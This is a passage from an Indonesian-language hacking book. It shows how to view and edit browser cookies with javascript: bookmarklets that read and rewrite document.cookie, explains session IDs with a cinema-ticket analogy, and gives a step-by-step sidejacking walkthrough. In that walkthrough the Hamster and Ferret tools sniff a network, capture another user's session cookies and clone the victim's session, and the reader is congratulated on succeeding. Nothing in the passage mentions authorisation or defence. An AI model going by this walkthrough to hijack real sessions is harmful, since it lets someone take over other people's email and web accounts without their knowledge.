
Atau pada:

C:\Users\<nama-user>\AppData\Local\Microsoft\Windows\Temporary Internet Files




Gambar 352: Cookies dalam komputer.

File cookies yang ditemukan bisa dibuka menggunakan Notepad.



Gambar 353: Melihat file cookies.

Selain dengan cara di atas, kita juga bisa melihat cookies menggunakan software. Di sini saya menggunakan Karen's Cookies Viewer karena selain bisa menampilkan cookies, juga menampilkan berapa lama lagi usia cookies tersebut.



Gambar 354: Karen's cookie viewer.

Selain menggunakan software di atas, sebuah software lainnya yang mampu memberikan lebih banyak informasi cookies adalah program dari Nirsoft yang tersedia untuk Internet Explorer dan Mozilla Firefox.

Berikut tampilan saya menggunakan MozillaCookiesView.

Domain/Host	Path	Name	Value	Expiration Date	Secure	Domain Ac...	User ID
zimbra.com	/	_ga	10-85441c344484d2...T...	26/04/2012 10:45:35	No	1280338889X	
zimbra.com	/	_gma	1044985134448888126...	26/04/2012 5:18:43	No	12803376695	
zimbra.com	/	_gma	P0-17050208-1283003...	18/03/2018 7:00:00	No	12803388894	
zimbra-im2.zimbra...	/	_juid	623940967509579099	23/03/2013 4:48:12	No	130136349277	
192.168.0.2	/	mcmessage	en	01/01/2048 10:00:00	No	12919842588	
a.jabotab.com	/	en	AD-a32530054a07c0f4e...	19/01/2018 10:54:11	No	12803379698	
ak.baneker.co	/	OID	9fb1a1d739e79466e0...	07/03/2012 4:02:11	No	12819879696	
ad.adrage.com	/	OID	3acc10940218009ewb2...	29/02/2012 13:23:49	No	12819856124	
ad.adrage.com	/	OID	907440ae3a233634417a5...	25/01/2012 23:15:47	No	12819840507	
ad.kanducos.com	/	OID	www904a0bba4478478...	08/01/2012 21:17:23	No	12820020186	
ad.wood.com	/	u	45720042a649d	05/04/2011 16:22:27	No	12991059475	
ad.wood.com	/	U	46-18211063-00430441...	04/04/2011 16:22:27	No	12991059471	
ad.yieldmanager.c...	/	h	"WtWv-K2vz0t4v-yKAKM...	27/01/2013 7:59:47	No	12819542301	
ad.yieldmanager.c...	/	H	HCJ2pUkgU2bb+4Nw=...	19/01/2018 10:43:13	No	12819542301	
ad.yieldmanager.c...	/	h	"3mR9VfC15+38725-1...	27/01/2013 8:00:33	No	12819852546	
ad.yieldmanager.c...	/	p01	"3/1/2013 "+getIm700...	26/03/2013 13:55:05	No	12821567789	
ad.yieldmanager.c...	/	vh	"bemnemrgr...	05/09/2011 1:06:00	No	12821567314	
ad.yieldmanager.c...	/	p13	"bemnemrgr-1PcV1-AM1...	13/09/2011 11:15:08	No	12844177599	
ad.yieldmanager.c...	/	vid	vid-3a084aef-57c5-13e...	29/04/2011 23:23:19	No	13011503999	
ad.yieldmanager.c...	/	visitday1	ad99%+1	29/03/2011 7:00:09	No	13012739872	
ad.yieldmanager.c...	/	today1	"xZQwZ"	29/03/2011 7:00:09	No	13012739872	
ad.redfusion.net	/	AVP0D	2be0c38095ca2e98050...	22/02/2012 23:56:25	No	12963978132	
ad.bannerbank.ru	/	bb_temp	214890940	28/03/2011 18:34:13	No	12944085602	
ad.bannerbank.ru	/	bb_temp	215326878	28/03/2011 18:36:12	No	12944085605	
ad.alarmio.com	/	HotCnR95006	128198361966	16/04/2011 21:36:01	No	12819888619	
ad.alarmio.com	/	HotCnR20000	1284421175436	16/04/2011 6:39:31	No	12819888619	
ad.alarmio.com	/	HotPh425000	1	14/09/2011 6:39:31	No	12819888619	
	


Gambar 355: Mozilla Cookies View.

Kita juga bisa melihat cookies langsung dari website yang Anda buka. Sebagai contoh, saya menggunakan Facebook dan Hotmail.

Ketik script berikut pada *address bar* untuk melihat cookies-nya.

```
javascript:alert(document.cookie)
```

Maaf, demi keamanan, sedikit saya coret-coret hasilnya.




Gambar 356: Melihat cookies Facebook dan Hotmail.

Kalau Anda kebingungan, kita bisa menghilangkan karakter khusus supaya lebih nyaman.

Gunakan kode di bawah ini.

```
javascript:alert(unescape(document.cookie))
```


Berikut hasilnya, untuk melihat perbedaan yang lebih jelas. Perhatikan pada bagian http, bandingkan dengan gambar sebelumnya.



Gambar 357: Tampilan tanpa karakter khusus.

Tampaknya sudah mendingan. Supaya lebih mudah dipahami, kita akan mengganti titik koma dengan dua tombol enter agar tampil rapi. Berikut kode yang digunakan.

```
javascript:alert(unescape(document.cookie).replace(/;/gi,"\\n\\n"))
```



Gambar 358: Cookies tampil lebih rapi.


Dari kode di atas, apabila Anda ingin melakukan perintah unescape lagi, Anda bisa mengubahnya menjadi:

```
javascript:alert(unescape(unescape(document.cookie)).replace(/;/gi,"\\n\\n"))
```

Untuk mengedit atau mengubah isi cookies, gunakan kode berikut:


```
javascript:alert(window.c=function(a,n,v,nv){c=document.cookie;c=c.substring(c.indexOf(n)+n.length,c.length);c=c.substring(1,((c.indexOf(";"))>-1)?c.indexOf(";"):c.length);nc=unescape(c).replace(v,nv);document.cookie=n+"="+escape(nc);return unescape(document.cookie)});alert('The cookie is: "'+document.cookie+'"');alert(c(prompt("The name of the cookie:","",""),prompt("Change this value:","",""),prompt("with this:","","")));
```

Awalnya, akan tampil informasi seperti gambar berikut ini, klik saja **OK**.




Gambar 359: Informasi editing cookies.

Selanjutnya akan muncul tampilan isi cookies.




Gambar 360: Tampilan cookies.

Setelah Anda mengklik OK, kini Anda bisa mengedit nilai cookies tersebut. Pertama-tama, masukkan nama cookies tersebut, lalu klik **OK**.




Gambar 361: Membuat nama baru.

Selanjutnya, gantilah nilai yang ingin diganti, tergantung nilai dari cookies yang muncul sewaktu Anda melihat cookies pada bagian sebelumnya.




Gambar: 362 Mengganti value.

Dan masukkan nilai baru yang ingin Anda ganti.




Gambar 363: Value baru.

Anda juga bisa menggunakan program Cookie Editor untuk mengubah nilai cookie. Setelah menginstall dan menjalankan program ini, klik kanan pada cookies yang akan diedit, kemudian klik **Edit Cookie <nama-cookie>**.



Gambar 364: Cookie Editor.

Dari kotak dialog yang muncul, masukkan nilai yang baru. Setelah selesai, klik tombol Save.



Gambar 365: Mengedit cookie.

Session Hijacking | 30

Apabila sebelumnya saya menganalogikan cookies dengan penjahit baju, session saya ibaratkan dengan seseorang yang sedang nonton bioskop. Bayangkan, pas lagi asyik nonton, di pertengahan film Anda kebelet. Mau tidak mau Anda harus ke luar studio untuk ke toilet (kecuali kalau Anda menggunakan pampers). Setelah Anda dari toilet dan untuk masuk ke dalam bioskop lagi, Anda diwajibkan menunjukkan karcis (*session identifier*) yang telah Anda beli sebelumnya kepada penjaga studio. Tujuannya supaya penjaga tahu bahwa Anda adalah orang yang sah.

Dalam HTTP, *session identifier* terdiri atas kumpulan karakter dan angka yang panjang dan acak. Ketika pengunjung pertama kali datang, server akan memberikan tiket berupa *session id*. Ketika server menerima request dari pengunjung yang membawa *session id*, server akan memeriksa apakah *session id* itu valid. Jika *session id* valid, server yakin bahwa *request* ini datang dari "returning visitor" (orang yang kembali dari toilet), bukan orang lain.

Ada dua media untuk membawa *sessionid*, yaitu cookie dan URL. Cookie biasanya berupa file text yang disimpan oleh browser dan dikirimkan kembali ke server bersama setiap *request*. Sedangkan *sessionid* yang dibawa melalui URL umumnya berbentuk parameter seperti ?*sessionid*=123123.

Server umumnya memberikan sessionid melalui cookie karena cara ini lebih aman dari pada menggunakan URL.

Untuk bisa mengakses halaman login (masuk studio), umumnya pengunjung diharuskan memasukkan username dan password. Setelah itu, barulah pengunjung bisa menikmati fasilitas website yang ada, sampai pengunjung melakukan *logout*.

Server website akan mengirimkan cookies ke komputer kita sebagai pengenal bahwa kita adalah pemilik account yang sah dan apabila kita mengunjungi website itu lagi, kita bisa langsung login karena kita dikenal sebagai pemilik account website tersebut.

Bayangkan, apabila saat Anda ke toilet, tiket Anda jatuh dan ditemukan orang lain. Tentu saja dia bisa masuk studio dengan tiket tersebut. Sedangkan Anda tidak diperbolehkan masuk karena tidak memiliki bukti atau tanda masuk lagi.

Karena cara kerja session cookies inilah, muncul HTTP Session Hijacking. Sistem kerja HTTP Session Hijacking adalah menduplikasi session cookies dan menyimpannya di komputer kita. Sehingga ketika kita mengunjungi website tempat korban login, kita juga bisa langsung login karena kita dianggap pemilik account yang sah dengan memiliki cookies yang server berikan.

Itulah yang akan terjadi bila seseorang mencuri sessionid. Jika Anda sedang login email dan sessionid Anda dicuri orang lain, orang lain itu juga bisa membaca email Anda.

Nah, untuk menemukan sessionid tersebut, beberapa caranya telah kita ulas, seperti: Sniffing, Man-in-the-middle (MITM), atau menggunakan metode Cross Site Scripting (XSS).

Di sini kita akan mencoba melakukan HTTP Session Hijacking menggunakan sebuah program kecil yang bernama hamster untuk mendapatkan sessions cookies. Program ini bekerja sebagai server proxy untuk memanipulasi setiap data yang telah diraih oleh Ferret.

Ferret sendiri adalah tool yang digunakan untuk mengambil session cookies yang bekerja di belakang layar untuk menangkap sesions cookies yang melewati jaringan pada port 80.

Metode yang kita lakukan ini dikenal pula dengan nama *sidejacking*. Anda bisa mendapatkan cookie menggunakan packet-sniffer, kemudian diimpor ke browser di komputer Anda. Tidak seperti metode hijacking lainnya, target tidak akan merasa bahwa sesi mereka sedang dibajak. Sebab, tidak ada source JavaScript yang bisa ditemukan seperti halnya pada cross-site-scripting.

Berikut langkah untuk menggunakan hamster:


1. Jalankan hamster, tampilannya seperti gambar di bawah ini.



```
C:\My Documents\Bluetooth Exchange Folder\hamster-win
HAMSTER 2.0 - side-jacking tool -
Set browser to use proxy http://127.0.0.1:1234
DEBUG: set_port_option(1234)
DEBUG: pg_open_listening_port(1234)
Proxy: listening on 127.0.0.1:1234
beginning thread
```


Gambar 366: Menjalankan hamster.

2. Atur proxy pada browser Anda dengan IP: 127.0.0.1 dan port: 1234.




Gambar 367: Mengganti proxy.

3. Masukkan alamat berikut pada URL: <http://hamster/> atau <http://localhost:1234/> (apabila localhost komputer Anda bisa digunakan). Berikut tampilan hamster. Saat ini Anda belum memiliki target.



Gambar 368: Menjalankan hamster dari browser.

4. Klik pada link **Adapters** dan masukkan nama target yang akan Anda bajak (*hijack*). Secara default telah terisi dengan *eth0*. Bisa juga Anda ganti dengan *wlan0* apabila Anda terhubung secara wireless. Untuk menemukan target pada linux, Anda bisa menggunakan perintah *ifconfig*.




Gambar 369: Eth0.

Dalam windows, nama adapter yang dimasukkan bisa juga alamat MAC Address yang bisa Anda lihat menggunakan perintah `ipconfig /all` dalam Command Prompt. Nama target pada gambar di bawah adalah *Physical Address*.

```
Ethernet adapter Local Area Connection:  
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . . . . . :  
Description . . . . . : JMicron PCI Express Gigabit Ethernet Adapter  
Physical Address . . . . . : 00-0C-29-00-00-ED  
DHCP Enabled . . . . . : Yes  
  
Ethernet adapter Bluetooth Network Connection:  
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . . . . . :  
Description . . . . . : Bluetooth Device (Personal Area Network)  
Physical Address . . . . . : 1C-4B-0E-00-0A-5D  
DHCP Enabled . . . . . : Yes  
Autoconfiguration Enabled . . . . . : Yes  
  
Wireless LAN adapter Wireless Network Connection:  
Connection-specific DNS Suffix . . . . . :  
Physical Address . . . . . : 00-0C-29-00-00-2F  
DHCP Enabled . . . . . : Yes  
Link-local IPv6 Address . . . . . : fe80::0c29:6e0f%12 (Preferred)  
IPv4 Address . . . . . : 172.20.10.5 (Preferred)  
Subnet Mask . . . . . : 255.255.255.0  
Lease Obtained . . . . . : 28 Maret 2011 22:16:13  
Lease Expires . . . . . : 31 Maret 2011 3:38:00  
Default Gateway . . . . . : 192.168.0.1  
DHCP Server . . . . . : 192.168.0.1  
DHCPv6 IAID . . . . . : 280998312  
DHCPv6 Client DUID . . . . . : 00-0C-29-00-00-00-00-00-00-00-00-00-00-00-00-00
```

Gambar 370: Physical Address.


5. Setelah Anda memasukkan nama target, klik tombol **Submit Query**.



Gambar 371: Memasukkan nama target.

6. Tunggulah beberapa saat sampai target ditemukan. Perlu Anda pastikan target mengirimkan paket data untuk bisa ditemukan. Maksudnya, target lagi online seperti cek email atau facebookan, sekedar browsing, atau chatting.

Perhatikan, saya menemukan sebuah target dengan IP 192.168.0.197.



Gambar 372: Target yang ditemukan.

7. Klik pada IP tersebut, maka pada panel sebelah kiri muncul cookies dari target.

The screenshot shows the HAMSTER 2.0 Side-Jacking application with the target IP "192.168.0.197" selected. The left panel displays a list of captured cookies:

- http://www.4shared.com/account/folderStatus.jsp?id=IMAFRRNdnWm3kAQa&random=0.3772925541866825
- http://www.4shared.com/account/folderStatus.jsp?id=IMAFRRNdnWm3kAQa&random=0.3804055346523979
- http://www4shared.com/update/1.7.0/map-1.7.0.xml
- http://www.4shared.com/account/folderStatus.jsp?id=IMAFRRNdnWm3kAQa&random=0.5602526933302258
- http://www.4shared.com/account/folderStatus.jsp?id=IMAFRRNdnWm3kAQa&random=0.6071072525983856
- http://www.4shared.com/account/folderStatus.jsp?id=IMAFRRNdnWm3kAQa&random=0.21140938419057953
- http://www.4shared.com/account/folderStatus.jsp?id=IMAFRRNdnWm3kAQa&random=0.9559473896037543
- http://translate.google.com/translate?copy=click=2,sel=0,ctc=0,type=t
- http://translate.google.com/translate?attribution=6

The right panel shows the detailed session information for the target:

- [adapters | help]
- STEPS:** In order to sidejack web sessions, follow these steps. FIRST, click on the adapter menu and start sniffing. SECOND, wait a few seconds and make sure packets are being received. THIRD, wait until targets appear. FOURTH, click on that target to "clone" its session. FIFTH, purge the cookies from your browser just to make sure none of them conflict with the cloned targets, again.
- TIPS:** remember to refresh this page occasionally to see updates, and make sure to purge all cookies from the browser.
- WHEN SWITCHING target,** remember to close all windows in your browser and purge all cookies first.
- Status:** Proxy: Cloned target: 192.168.0.197
- Adapters:** 00-24-2B-3B-BA-F3
- Packets:** 6974296
- Database:** 263
- Targets:** 1
- 192.168.0.197

Gambar 373: Aksi melihat cookies.

Selamat, Anda sudah berhasil melakukan session hijacking.

